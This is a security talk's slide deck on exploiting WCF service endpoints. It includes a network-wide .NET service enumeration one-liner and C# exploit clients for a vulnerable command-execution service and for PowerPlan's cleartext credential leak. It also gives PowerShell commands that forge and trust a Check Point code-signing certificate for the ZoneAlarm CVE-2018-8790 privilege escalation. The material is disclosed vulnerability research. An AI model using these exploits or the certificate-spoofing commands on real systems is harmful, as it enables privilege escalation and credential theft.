

Abusing WCF Endpoints for Fun and Profit

root@ill:~# whoami

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- Penetration tester at illumant
- Bug bounty hunter
- Cofounder of Dark Corner
- CCNA, Linux+, OSCP, OSCE
- Hacking is my job && my hobby!





Agenda



- Brief intro to WCF
- WCF target enumeration
- Example vulnerable service
- Real world vulnerability analysis and exploitation
- DEMO

Motivation



- Fabius Watson (@FabiusArtrel) presented his research around WCF exploitation at EkoParty 2018
- His work inspired us to find similar bugs
- We believe this attack vector is underhyped
- This stuff is fun!!!







- WCF Short for Windows Communication Foundation
- Successor to remoting
- Platform which simplifies development of service oriented applications
- WCF services perform actions on behalf of clients



- •WCFService endpoints are defined with by an:
 - Address
 - Binding
 - Contract



- The Address is a URI which uniquely identifies the endpoint
- It's broken into 3 or 4 parts
- Example:

net.tcp://localhost:81/vulnservice/runme





- Bindings specify how to communicate with the endpoint and include:
 - The transport protocol (TCP/HTTP)
 - The encoding scheme (text/binary)
 - Transport security (TLS)
 - Security mode (credentials)
- System provided bindings include:
 - BasicHttpBinding, NetTcpBinding, NetNamedPipeBinding
 - Many others



- Contracts define what functionality the service offers
- The ServiceContract attribute is applied to classes or interfaces to expose them as a WCF service

 The OperationContract attribute is applied to methods to expose them as part of the functionality provided by the

service

```
[ServiceContract]
public interface IVulnService
{
    [OperationContract]
    void RunMe(string str);
}
```



- The contract is where the bugs will be found
- Services are exposing powerful operations to untrusted clients
- Sometimes protections are in place to lock down the service, but these may be bypassed
- Mechanisms to exploit the operations may not always be immediately obvious



- .NET binaries
 - WCF was released in 2006 with .NET Framework 3.0
- Local targets
 - Focus on services running as privileged users like LocalSystem or LocalService
- Remote targets
 - Needs to use a network binding like NetTcpBinding


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- Process Explorer makes it possible to identify local target services quickly
- It can be configured to highlight .NET processes

Color S	election	? ×
V	New Objects	Change
굣	Deleted Objects	Change
V	Own Processes	Change
V	Services	Change
V	Suspended Processes	Change
V	Packed Images	Change
	Relocated DLLs	Change
	Jobs	Change
V	.NET Processes	Change
	Immersive Process	Change
	Protected Process	Change
	Graph Background	Change
Defaults OK		Cancel

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- By clicking on properties for a specific process the loaded .NET assemblies can be inspected
- It's possible to check for references to System.ServiceModel which is the assembly that provides the classes needed to create WCF services.





- The WMI Commandline (wmic) tool can also be used
- First a query to return all running services is issued

 Next, each binary is searched for the string "mscoree.dll" which is a key dependency for programs written using the

.NET Framework

```
cmd /c "(echo off && FOR /F "delims=" %i
in ('wmic service where "state =
\"Running\" and not pathname like
\"%svchost%\"" get pathname') DO findstr
/M /C:"mscoree.dll" %i 2>nul) & echo on"
```

```
C:\Windows\system32\cmd /c "(echo off && FOR /F "delims=" xi in ('wmic service where "state = \"Running\" and not pathname like \"xsvchostx\"" get pathname') DO findstr /M /C:\mscoree.dll" xi 2\nul) & echo on"

C:\Program Files (x86\CheckPoint\Endpoint Security\TPCommon\Cipolla\SBACipolla\S rvHost.exe

C:\Program Files (x86\CheckPoint\Endpoint Security\TPCommon\Cipolla\SBACipolla\S rvHost.exe

C:\Program Files (x86\CheckPoint\Endpoint Security\Remediation\Remediation\Service.exe

C:\Program Files (x86\CheckPoint\Endpoint Security\Threat Emulation\TE\suc.exe

C:\Program Files (x86\UltiDev\Web\Server\Ul\S.HighPrivilegeUtilities.exe

C:\Program Files (x86\UltiDev\Web\Server\UW\S.LowPrivilegeUtilities.exe

C:\Program Files (x86\UltiDev\Web\Server\UW\S.LowPrivilegeUtilities.exe

C:\Program Files (x86\CheckPoint\ICM\ICM\Service\NET.exe

C:\Windows\system32\
```



- The one liner in the previous slide has the disadvantage of potentially resulting in false positives/negatives
- It has the advantage of working using only native tools
- This makes it possible to run against all systems in a network using wmiexec or similar

- Running this against all windows systems in a modest LAN turned up quite a few results
- The results can be trimmed by searching for strings like "ServiceModel" or "net.tcp" at the cost of decreasing accuracy



```
les\Dell\SupportAssistAgent\bin\SupportAssistAgent.exe
les\Microsoft Azure Backup Server\DPM\DPM\bin\DpmWriter.exe
      les\Microsoft Azure Backup Server\DPM\MARS\Microsoft Azure Recovery Services Agent\bin\cbengi
       es\Microsoft Azure Backup Server\DPM\MARS\Microsoft Azure Recovery Services Agent\bin\OBReco
      les\Microsoft Azure Recovery Services Agent\bin\cbengine.exe
       s\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.EdgeSyncSvc.exe
             osoft\Exchange Server\V16\Bin\Microsoft.Exchange.Directory.TopologyService.exe
     les (x86)\SolarWinds\Orion\SolarWinds.Alerting.Service.exe
     les (x86)\SolarWinds\Orion\SolarWinds.BusinessLayerHost.ex
```


VulnWCFService



- Forked version of VerSprite's service made to be remotely exploitable.
- Simple WCF service designed to help understand analysis and exploitation workflow
- Available at https://github.com/illumant/VulnWCFService



- Analysis of any WCF service will usually begin by decompiling the application
 - .NET programs decompile cleanly into source code
 - If needed de-obfuscators can help with obfuscated code
- dnSpy is an open source tool that can be used for decompilation





- We first want to examine the references, which are the application's dependencies
- System.ServiceModel is required to create WCF services
- If this assembly is not referenced then WCF is not in use

```
✓ 🗖 VulnWCFService (1.0.0.0)
       VulnWCFService.exe
      D ■ PE
          References
         ▶ •-■ mscorlib @23000001
         ▶ •-■ System @23000004
         ▶ ■-■ System.ServiceModel @23000002
         ▶ ■-■ System.ServiceProcess @23000003
           VulnWCFService

■ IVulnService @02000002

            Base Type and Interfaces
            Derived Types
                 RunMe(string): void @06000001
         VulnService @02000003
              VulnWCFService @02000004
```



- Next is to inspect the contract for potentially exploitable methods
- The ServiceContract attribute exposes the IVuInService interface as a WCF service
- The OperationContract
 attribute makes the RunMe
 method accessible through
 the service



- The VulnService class implements the IVulnService interface
- The RunMe method executes a client supplied operating system command

```
Inamespace VulnWCFService
{
    [ServiceContract]
    public interface IVulnService
    {
        [OperationContract]
        void RunMe(string str);

    public class VulnService : IVulnService
    {
        public void RunMe(string str)
        {
            Console.WriteLine(str);
            System.Diagnostics.Process.Start("CMD.exe", "/c " + str);
        }
    }
}
```

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- VulnWCFService inherits from ServiceBase – used to build a Windows service
- The OnStart method is called when a Windows service is started

```
public class VulnWCFService : ServiceBase
    public ServiceHost serviceHost = null;
    public VulnWCFService()
        ServiceName = "VulnWCFService";
    public static void Main()
        ServiceBase.Run(new VulnWCFService());
   protected override void OnStart(string[] args)
        if (serviceHost != null)
           serviceHost.Close();
       Uri baseAddress = new Uri("net.tcp://localhost:81/vulnservice/runme");
        serviceHost = new ServiceHost(typeof(VulnService), baseAddress);
       NetTcpBinding binding = new NetTcpBinding();
        binding.Security.Mode = SecurityMode.None;
        binding.Security.Transport.ClientCredentialType = TcpClientCredentialType.None;
        try
           serviceHost.AddServiceEndpoint(typeof(IVulnService), binding, baseAddress);
           serviceHost.Open();
```



- The Address is defined
 - Scheme: net.tcp
 - Host: localhost
 - Port: 81
 - Path: /vulnservice/runme
- The Binding is defined:
 - NetTcpBinding is used
 - Service will be exposed over network
 - Binding security is disabled

```
public class VulnWCFService : ServiceBase
   public ServiceHost serviceHost = null;
   public VulnWCFService()
       ServiceName = "VulnWCFService";
   public static void Main()
       ServiceBase.Run(new VulnWCFService());
   protected override void OnStart(string[] args)
        if (serviceHost != null)
           serviceHost.Close();
       Uri baseAddress = new Uri("net.tcp://localhost:81/vulnservice/runme");
       serviceHost = new ServiceHost(typeof(VulnService), baseAddress);
       NetTcpBinding binding = new NetTcpBinding();
       binding.Security.Mode = SecurityMode.None;
       binding.Security.Transport.ClientCredentialType = TcpClientCredentialType.None;
        try
           serviceHost.AddServiceEndpoint(typeof(IVulnService), binding, baseAddress);
           serviceHost.Open();
```

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- A call to
 AddServiceEndpoint is
 made which consumes the
 Address, Binding, and
 Contract to deploy the
 service
- Calls to AddServiceEndpoint will help locate the information needed to connect to the service

```
public class VulnWCFService : ServiceBase
   public ServiceHost serviceHost = null;
   public VulnWCFService()
       ServiceName = "VulnWCFService";
   public static void Main()
       ServiceBase.Run(new VulnWCFService());
   protected override void OnStart(string[] args)
        if (serviceHost != null)
           serviceHost.Close();
       Uri baseAddress = new Uri("net.tcp://localhost:81/vulnservice/runme");
        serviceHost = new ServiceHost(typeof(VulnService), baseAddress);
       NtTcpBinding binding = new NetTcpBinding();
        bin ing.Security.Mode = SecurityMode.None;
        bindlyg.Security.Transport.ClientCredentialType = TcpClientCredentialType.None;
            serviceHost.AddServiceEndpoint(typeof(IVulnService), binding, baseAddress);
           serviceHost.Open();
```

VulnWCFService - Exploitation



- To exploit this service a WCF client must be developed
- First add a reference to System.ServiceModel
- Next define the service
 Contract
- The interface method RunMe does not have to be implemented

```
using System.ServiceModel;
namespace VulnServiceClient {
    [ServiceContract]
    public interface IVulnService {
        [OperationContract]
       void RunMe(string str);
    public class VulnServiceClient : IVulnService {
        public static void Main(string[] args) {
            string host;
            host = (args.Length == 0) ? "localhost" : args[0];
            ChannelFactory<IVulnService> channelFactory =
                new ChannelFactory<IVulnService>(
                    new NetTcpBinding(SecurityMode.None),
                    string.Format("net.tcp://{0}:81/VulnService/RunMe", host)
            IVulnService client = channelFactory.CreateChannel();
            client.RunMe("calc.exe");
        public void RunMe(string str) {
            throw new NotImplementedException();
```

VulnWCFService - Exploitation



- WCF clients communicate over Channels
- Channels are created using the ChannelFactory class which take an Address, Binding and Contract in its constructor
- Calling CreateChannel on the ChannelFactory returns a client object which can be used to invoke the operations defined in the service contract

```
using System.ServiceModel;
namespace VulnServiceClient {
    [ServiceContract]
    public interface IVulnService {
        [OperationContract]
        void RunMe(string str);
    public class VulnServiceClient : IVulnService {
        public static void Main(string[] args) {
            string host;
            host = (args.Length == 0) ? "localhost" : args[0];
            ChannelFactory<IVulnService> channelFactory =
                new ChannelFactory<IVulnService>(
                    new NetTcpBinding(SecurityMode.None),
                    string.Format("net.tcp://{0}:81/VulnService/RunMe", host)
            IVulnService client = channelFactory.CreateChannel();
            client.RunMe("calc.exe");
        public void RunMe(string str) {
            throw new NotImplementedException();
```








VulnWCFService - Exploitation





Real World Vulnerabilities



Again...

- We're looking for bugs in the application logic
- Software developers are not considering that rogue clients will attempt to interact with their services
- Faulty attempts are made to prevent rogue access to the service

Check Point ZoneAlarm Priv Esc CVE-2018-8790




- Check Point's consumer antivirus ZoneAlarm
 8.8.1.110 suffers from a local privilege escalation vulnerability
- The "Check Point Sandblast Agent Updater Service" establishes a NetNamedPipe WCF endpoint which can be accessed by unprivileged local users
- Attackers can trigger a call to ExecuteInstaller and specify an arbitrary binary to be run as SYSTEM

ZoneAlarm – Analysis



- Googled for "best antivirus" and installed the software
- Ran the wmic 1-liner and found quite a few .NET services had been started
- Decompiled each service checked for references to System.ServiceModel



ZoneAlarm – Analysis



- Look for potentially exploitable functionality
- Method names can be really helpful
- SBAUpdater class has a method called ExecuteInstaller
- This method executes an arbitrary EXE as SYSTEM based on a client supplied argument
- Not too far off from VulnWCFService

ZoneAlarm – Exploitation



- Figure out how to connect to the service
- Service endpoint definition is found in the OnStart method
- Two named-pipe endpoints are established
- Custom AddSecureWcfBehavior is invoked – a harbinger that some effort to secure the channel has been made

```
protected override void OnStart(string[] args)
    SBACipolla.LOG.InfoFormat("############# Cipolla Created ######
      Process.GetCurrentProcess().ProcessName, Process.GetCurrentProcess
      (). Version);
    this. host1 = new ServiceHost(typeof(Cipolla), new Uri[]
        new Uri("net.pipe://localhost/Cipolla")
    });
    this. host1.AddSecureWcfBehaviour();
   this._host1.Open();
    this. host2 = new ServiceHost(typeof(CipollaRoot), new Uri[]
        new Uri("net.pipe://localhost/CipollaRoot")
   this._host2.AddSecureWcfBehaviour();
   this. host2.Open();
```

ZoneAlarm – Exploitation




- Don't build a client from scratch!
- Existing client code can usually be found
- SBAStub.dll has everything needed

ZoneAlarm – Exploitation



- A new C# project was created with references to SBAStub.dll and all its dependencies
- We then created and SBAStub object and let Visual Studio tell us what methods could be called on it





- The RegisterSBAStub method looked like a good first step at interacting with the service
- Takes a single string as input
- Successful stub registrations will be logged by the service

```
DEBUG 33 CipollaServiceLibrary.Cipolla.SendStatus:Exit, transfer to 2 FrontEnds
DEBUG 31 CipollaServiceLibrary.CipollaRoot.RegisterSBAStub:Enter, ComponentUniqName=ZAAR
DEBUG 31 CipollaServiceLibrary.CipollaRoot.RegisterSBAStub:Exit, ComponentUniqName=ZAAR
DEBUG 31 CipollaServiceLibrary.CipollaRoot.AskForInitialStatus:Enter
DEBUG 31 CipollaServiceLibrary.CipollaRoot.AskForInitialStatus:Exit, transfer to 3 blade
DEBUG 31 BladeNavel.BladeNavel.OnAskingForInitialStatus:Enter
```

 None of our attempted registrations were getting logged!



After some tears reading the code the issue was found

The named-pipe server checks to see if client connections are coming from a Check Pointsigned binary.



- Two options were considered to pass this check
 - Inject code into a legitimate signed binary
 - Sign the exploit with a self-signed certificate
- James Forshaw pointed some other possibilities including:
 - The check employs Process. Main Module to get the filename of the connecting process.
 - This is read out of memory of the target process which is under attacker control

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ZoneAlarm – Exploitation

- An <u>article by Matt Graber</u> pointed out that on Windows "nonadmin users are able to trust root CA certificates"
- This means some PowerShell cmdlets can be used to sign the exploit code

```
$cert = New-SelfSignedCertificate -certstorelocation cert:\CurrentUser\my -dnsname
checkpoint.com -Subject "CN=Check Point Software Technologies Ltd." -Type
CodeSigningCert
```

Export-Certificate -Type CERT -FilePath c:\tmp\MSKernel32Root_Cloned.cer -Cert
\$cert

Import-Certificate -FilePath c:\tmp\MSKernel32Root_Cloned.cer -CertStoreLocation
Cert:\CurrentUser\Root\

Set-AuthenticodeSignature -Certificate \$cert -FilePath c:\tmp\exploit.exe



With the code signed it's possible to successfully register a stub

```
//create a new SBA stub object
SBAStub.SBAStub stub = new SBAStub.SBAStub();
//register the stub
stub.RegisterSBAStub("exploit-stub");
```

```
DEBUG 3 CipollaServiceLibrary.CipollaRoot.RegisterSBAStub:Enter, ComponentUniqName=exploit-stub
DEBUG 3 CipollaServiceLibrary.CipollaRoot.RegisterSBAStub:Exit, ComponentUniqName=exploit-stub
DEBUG 3 CipollaServiceLibrary.CipollaRoot.SendCommand:Enter <?xml version="1.0" encoding="utf-16
/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema
reID>testMsgId</MessageID><FrameIndex>1</FrameIndex><TotalNumOfFrames>3</TotalNumOfFrames><Time>0
```



- With that working we started playing the with SendCommand method of the SBAStub object
- Takes one argument, a string called CommandXML
- Argument is received by the service's OnCommandReceived method
- CommandXML is eventually passed to ExecuteInstaller
- The XML is deserialized into a few variables, including a string called InstallerPackagePath – used to spawn a new process



- The program pointed to by InstallerPackagePath must be signed by Check Point
- Again two possibilities were considered to pass this check which are both viable
- DLL hijack a legitimate signed binary
- Sign the program with a self-signed certificate

ZoneAlarm – Demo









- PowerPlan by Questica contains a remote info leak vulnerability
- The "PowerPlan Management Service" establishes a NetTcp WCF endpoint which can be accessed by unauthenticated remote users
- The service exposes an operation called GetProcessData which returns a database connection string containing cleartext credentials

PowerPlan - Analysis



- Found this service on a pen test
- Nessus reported an unquoted service path for a service called
 - WcfPowerPlanManagementService.exe
- Did somebody say WCF?

PowerPlan - Analysis




- Address:
 - Scheme: net.tcp://
 - Host: public ip
 - Port: 8000
 - Path: /MyService
- Binding
 - NetTcpBinding
 - Security is disabled

```
protected override void OnStart(string[] args)
   try
       if (!EventLog.SourceExists("PMG Service"))
           EventLog.CreateEventSource("PMG Service", "PP Management Service");
       this.m oEventLog = new EventLog("PP Management Service");
       this.m oEventLog.Log = "PP Management Service";
       this.m oEventLog.Source = "PMG Service";
       IPHostEntry hostEntryIPv = this.GetHostEntryIPv4(Dns.GetHostName());
       IPAddress ipaddress = hostEntryIPv.AddressList[0];
       string[] array = new string[5];
       array[0] = "net.tcp://";
       array[1] = ipaddress.ToString();
       array[2] = ":";
       string[] array2 = array;
       int num = 3;
       int num2 = 8000;
       array2[num] = num2.ToString();
       array[4] = "/MyService";
       this.m surlService = string.Concat(array);
       this.m oEventLog.WriteEntry("OnStart : Active URL: Dns.GetHostName :
       this.m_oHost = new ServiceHost(typeof(Service1), new Uri[0]);
       NetTcpBinding netTcpBinding = new NetTcpBinding();
       netTcpBinding.TransactionFlow = false;
       netTcpBinding.Security.Transport.ProtectionLevel = ProtectionLevel.Encr
       netTcpBinding.Security.Transport.ClientCredentialType = TcpClientCreden
       netTcpBinding.Security.Mode = SecurityMode.None;
```

PowerPlan - Analysis

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- Found client code in wcfPowerPlanClient.dll, alongside the service binary
- Defines a class called ServiceInterfaceClient
- Class implements the methods defined in IServiceInterface



PowerPlan - Exploitation




- Add references to service DLLs
- Define address and binding
- Create an instance of ServiceInterfaceClient
- Invoke vulnerable method
- Profit

```
EndpointAddress tcpaddress = new EndpointAddress("net.tcp://10.1.1.1:8000/MyService");
NetTcpBinding tcpbinding = new NetTcpBinding();
tcpbinding.Security.Mode = SecurityMode.None;
ServiceInterfaceClient svclient =
    new ServiceInterfaceClient(new InstanceContext(new ServiceInterfaceCallback()), tcpbinding, tcpaddress);

foreach (KeyValuePair<string, cProcessData> kvp in svclient.GetProcessData()) {
    Console.WriteLine("Key = {0}, Value = {1}", kvp.Key, kvp.Value.ConnString);
}
```

PowerPlan - Exploitation





Microsoft Exchange Server - Failure illumant

- Exposes net.tcp endpoint on 0.0.0.0:890
- Client code found in install path (Microsoft.Exchange.Data. Directory.dll)
- Client class has internal access modifier applied ⁽³⁾

Microsoft Exchange Server - Failure illument

- Really want to use this class
- dnlib to the rescue
- Can programmatically set internal, private, etc. access modifiers to public
- Patch the binary rather than recompile

```
namespace Microsoft.Exchange.Data.Directory.TopologyDiscovery
       Token: 0x020008EB RID: 2283
    [GeneratedCode("System.ServiceModel", "4.0.0.0")]
    [DebuggerStepThrough]
    public class TopologyServiceClient :
      ClientBase<ITopologyClient>, ITopologyService,
      ITopologyClient
                  0x060054F8 RID: 21752 RVA: 0x0003C584 File
          Offset: 0x0003A784
       public TopologyServiceClient()
```

Microsoft Exchange Server - Failure illument

- Modified assembly works! Able to use the desired class
- Was not able to exploit this service!
- Operations have PrincipalPermission attribute applied, controlling who can access them

```
internal class TopologyService : ITopologyService, ITopologyService
   // Token: 0x060000FA RID: 250 RVA: 0x000008C23 File Offset: 0x000006E23
    [PrincipalPermission(SecurityAction.Demand, Role = "ReadOnlyAdmin"), PrincipalPermission(SecurityAction.Demand
     Role = "LocalAdministrators"), PrincipalPermission(SecurityAction.Demand, Role = "UserService")]
    public ServiceVersion GetServiceVersion()
        return ServiceVersion Current;
```

Helper Code




- Sometimes the install path for the service will have a ton of dll's
- GetAllReferences, leveraging dnlib, can be used to enumerate all the relevant dll's for the target service
- This helps narrow down what needs to be opened and decompiled in dnSpy
- It also lets you know which dll's will be needed as dependencies for an exploit

Helper Code

- The script will select all the deps in windows explorer so they can be dragged into dnSpy (not good code)
- Link here:

https://github.com/illumant/GetAllReferences



Helper Code



- UnlockAssembly
 - Change all (I think) access modifiers to public
 - Not good code but seems to work
- https://github.com/illumant/UnlockAssembly

Conclusion



- .NET decompilation makes analysis EZ
- Exploiting the application logic exposed through WCF rather than WCF itself
- Some developers are not conscious of the ability for untrusted processes to interact with the service
- In other cases faulty attempts are made to prevent abuse
- WCF as an attack surface does not seem to be well explored
- Go Find bugs!